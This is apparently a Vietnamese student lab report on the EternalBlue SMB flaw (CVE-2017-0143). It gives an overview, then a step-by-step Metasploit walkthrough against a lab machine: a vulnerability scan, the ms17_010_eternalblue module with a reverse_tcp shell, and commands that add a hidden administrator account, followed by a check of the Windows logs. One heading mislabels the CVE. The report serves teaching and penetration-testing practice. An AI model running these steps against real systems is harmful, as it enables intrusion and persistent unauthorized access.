**2.1 Tổng quan về CVE 2017-0143**

**2.1.1 Giới thiệu về CVE 2021-21972**

CVE-2017-0143 là một lỗ hổng bảo mật được phát hiện trong giao thức SMB (Server Message Block) của Microsoft Windows. Lỗ hổng này được gọi là "EternalBlue" và cho phép tin tặc từ xa thực hiện tấn công xâm nhập vào các hệ thống Windows chưa được cập nhật để lấy quyền điều khiển máy tính và lây lan qua mạng nhanh chóng. Lỗ hổng này đã được sử dụng để tạo ra cuộc tấn công ransomware WannaCry vào năm 2017, gây ra sự chú ý và ảnh hưởng lớn trên toàn cầu. Microsoft đã phát hành một bản vá cho lỗ hổng này, vì vậy các hệ thống Windows nên được cập nhật để tránh bị tấn công.

**2.1.2 Phạm vi ảnh hưởng**

CVE2017-0143 có phạm vi ảnh hưởng rộng lớn đến các hệ thống Windows chưa được cập nhật. Lỗ hổng này ảnh hưởng đến các phiên bản hệ điều hành Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2012, và Windows Server 2016.

Lỗ hổng EternalBlue đã được sử dụng để tạo ra cuộc tấn công ransomware WannaCry vào tháng 5 năm 2017. Cuộc tấn công này đã lan rộng nhanh chóng trên toàn cầu và ảnh hưởng đến hàng ngàn tổ chức, doanh nghiệp và người dùng cá nhân trên khắp thế giới. Những nơi chịu ảnh hưởng nặng nhất bao gồm Bệnh viện Quốc gia Anh, Tập đoàn FedEx và Ngân hàng Nga.

Với việc tận dụng lỗ hổng này, các tin tặc có thể lây nhiễm virus, tạo ra botnet và tiêm mã độc để thực hiện các cuộc tấn công tiếp theo. Vì vậy, để bảo vệ các hệ thống của mình, người dùng cần cập nhật các bản vá mới nhất và triển khai các giải pháp bảo mật hiệu quả, như tường lửa, phần mềm chống vi-rút và quản lý mật khẩu an toàn.

**2.1.3 Mức độ nghiêm trọng**

CVE-2017-0143 là một lỗ hổng bảo mật nghiêm trọng và có mức độ nguy hiểm cao. Lỗ hổng này cho phép tin tặc từ xa thực hiện các cuộc tấn công xâm nhập vào các hệ thống Windows chưa được cập nhật để lấy quyền điều khiển máy tính.

Một khi tin tặc tận dụng được lỗ hổng này, họ có thể lây lan qua mạng và tạo ra một mạng lưới botnet để thực hiện các cuộc tấn công tiếp theo. Điều này có thể gây ra hậu quả nghiêm trọng cho các tổ chức, doanh nghiệp và người dùng cá nhân, bao gồm mất dữ liệu, tiền bạc và danh tính.

Cuộc tấn công ransomware WannaCry vào năm 2017 được tạo ra bằng cách tận dụng lỗ hổng EternalBlue và đã lan rộng nhanh chóng trên toàn cầu, gây ra sự chú ý và ảnh hưởng lớn đến các tổ chức, doanh nghiệp và người dùng cá nhân.

Vì vậy, Microsoft đã phát hành các bản vá để sửa lỗi EternalBlue, và người dùng nên cập nhật hệ thống của mình càng sớm càng tốt để tránh bị tấn công. Ngoài ra, các tổ chức nên triển khai các giải pháp bảo mật hiệu quả để giảm thiểu nguy cơ tấn công từ bên ngoài.

**2.1.4 Phân tích lỗ hổng**

CVE-2017-0143 là một lỗ hổng bảo mật ở giao thức SMBv1 (Server Message Block version 1) của hệ điều hành Windows của Microsoft. Lỗ hổng này cho phép tin tặc tấn công từ xa vào các hệ thống chưa được cập nhật và lấy quyền kiểm soát hoàn toàn trên hệ thống đó.

Cụ thể, lỗ hổng này liên quan đến việc xử lý các gói tin SMBv1 trên hệ thống Windows. Tin tặc có thể gửi một gói tin SMBv1 đặc biệt đến hệ thống đang chạy SMBv1 mà chưa được cập nhật. Gói tin này chứa một lỗ hổng xác thực, cho phép tin tặc truy cập vào hệ thống và lấy quyền điều khiển toàn bộ hệ thống.

Sau khi có quyền điều khiển hệ thống, tin tặc có thể thực hiện nhiều hoạt động độc hại, bao gồm:

Truy cập vào các tài nguyên trên hệ thống, chẳng hạn như các tệp và thư mục, và sao chép, sửa đổi hoặc xóa chúng.

Chèn mã độc và lây lan mã độc sang các hệ thống khác trên cùng mạng. Điều này cho phép tin tặc lây nhiễm malware, virus hoặc các chương trình độc hại khác vào các hệ thống khác.

Đánh cắp dữ liệu cá nhân, thông tin đăng nhập hoặc các thông tin khác trên hệ thống.


Lỗ hổng này đã được khai thác để tạo ra một số cuộc tấn công nổi tiếng, bao gồm cuộc tấn công ransomware WannaCry vào năm 2017. WannaCry đã lây lan rộng khắp trên toàn cầu và gây ra thiệt hại nghiêm trọng cho nhiều tổ chức và doanh nghiệp.

Vì vậy, Microsoft đã phát hành các bản vá để sửa lỗi EternalBlue và khuyến khích người dùng cập nhật các bản vá này càng sớm càng tốt. Ngoài ra, người dùng cần triển khai các giải pháp bảo mật hiệu quả như tường lửa, phần mềm chống vi-rút và quản lý mật khẩu an toàn để giảm thiểu nguy cơ bị tấn công từ bên ngoài.

**3. Thực nghiệm**

**Bước 1:** Sử dụng câu lênh: arp-scan -l


Để tìm kiếm địa chỉ IP của máy victim



hình 12. tìm kiến địa ip của máy nạn nhân

**Bước 2:** Sử dụng câu lệnh: namp -script vuln 192.168.80.136

Để phát hiện các lỗ hổng bảo mật, xác định các thông tin hệ thống và tìm kiếm các dịch vụ mạng.



hình 13. thực hiện câu lệnh namp -script vuln 192.168.80.136 và kết


**Bước 3**: Sử dụng câu lệnh: “msfconsole” là một công cụ được sử dụng để tìm kiếm, khai thác và kiểm tra các lỗ hổng bảo mật trên các thiết bị mạng.



hình 15. sử dụng câu lệnh: “msfconsole”

Tiếp theo chúng ta sử dụng câu lệnh: search ms17

Để tìm kiếm các module khai thác lỗ hổng của một lỗ hổng bảo mật được MS17.




hình 17. sử dụng câu lệnh: search ms17

**Bước 4:** Sử dụng câu lệnh dưới để khai thác lỗ hỗng ms17:

use exploit/windows/smb/ms17\_010\_eternalblue




sau đó chúng ta sẽ show các options



hình 18. khai thác lỗ hỗng ms17


Chúng ta có thể thấy được trong module options có rất nhiều lựa chọn để cho chúng ta thiết lập để tấn công máy nạn nhân. Chúng ta sẽ thiết lập IP cho RHOSTS để tấn công vào máy mục tiêu.

set RHOSTS 192.168.80.136




hình 19. thiết lập ip cho rhosts


Xem danh sách options có sẵn trong exploit/windows/smb/ms17\_010\_eternalblue sau đó chúng ta sẽ tìm những payloads phù hợp với mục đích tấn công này. Ở đây chúng tôi sẽ dụng: set payload windows/x64/shell/reverse\_tcp




hình 20. show payloads



hình 21. show payloads




hình 22. set payload windows/x64/shell/reverse\_tcp




hình 23.options có sẵn trong ms17\_010\_eternalblue

**Bước 5:**

Chúng ta đã thiết lập LHOST là địa chỉ IP của máy tấn công và LPORT sẽ là cổng mà kẻ tấn công sẽ đi qua. Lúc này chúng tôi đã thiết lập xong hết và giờ sẽ là exploit máy victim.



hình 24. đã thiết lập lhost là địa chỉ IP của máy tấn công





hình 25. exploit máy victim

**Bước 6:** Tạo user và add user vào nhóm admin

net user Chinh Pass1234 /add


net localgroup Administrators Chinh /add






hình 26. tạo user và add user vào nhóm admin


**Bước 7:** vào windows logs để kiểm tra lại:




hình 32. thông tin sự kiện trong windows logs



hình 33. kiểm tra sự kiện thêm user



hình 34. kiểm tra sự kiện thêm user vào group admin



hình 34. Vào cmd kiểm tra địa chỉ ip đã đăng nhập

**Tài liệu tham khảo:**

[**https://www.forum.vnpro.org/forum/ccnp-security/security-core/421645-l%E1%BB%97-h%E1%BB%95ng-tr%C3%AAn-giao-th%E1%BB%A9c-smb-cve-2017-0143-c%C3%A1ch-exploit-v%C3%A0-protect**](https://www.forum.vnpro.org/forum/ccnp-security/security-core/421645-l%E1%BB%97-h%E1%BB%95ng-tr%C3%AAn-giao-th%E1%BB%A9c-smb-cve-2017-0143-c%C3%A1ch-exploit-v%C3%A0-protect)

[**https://tuhocnetworksecurity.business.blog/2021/07/15/windows-pentest-can-ban-ung-dung-metasploit-khai-thac-lo-hong-ms17-010/**](https://tuhocnetworksecurity.business.blog/2021/07/15/windows-pentest-can-ban-ung-dung-metasploit-khai-thac-lo-hong-ms17-010/)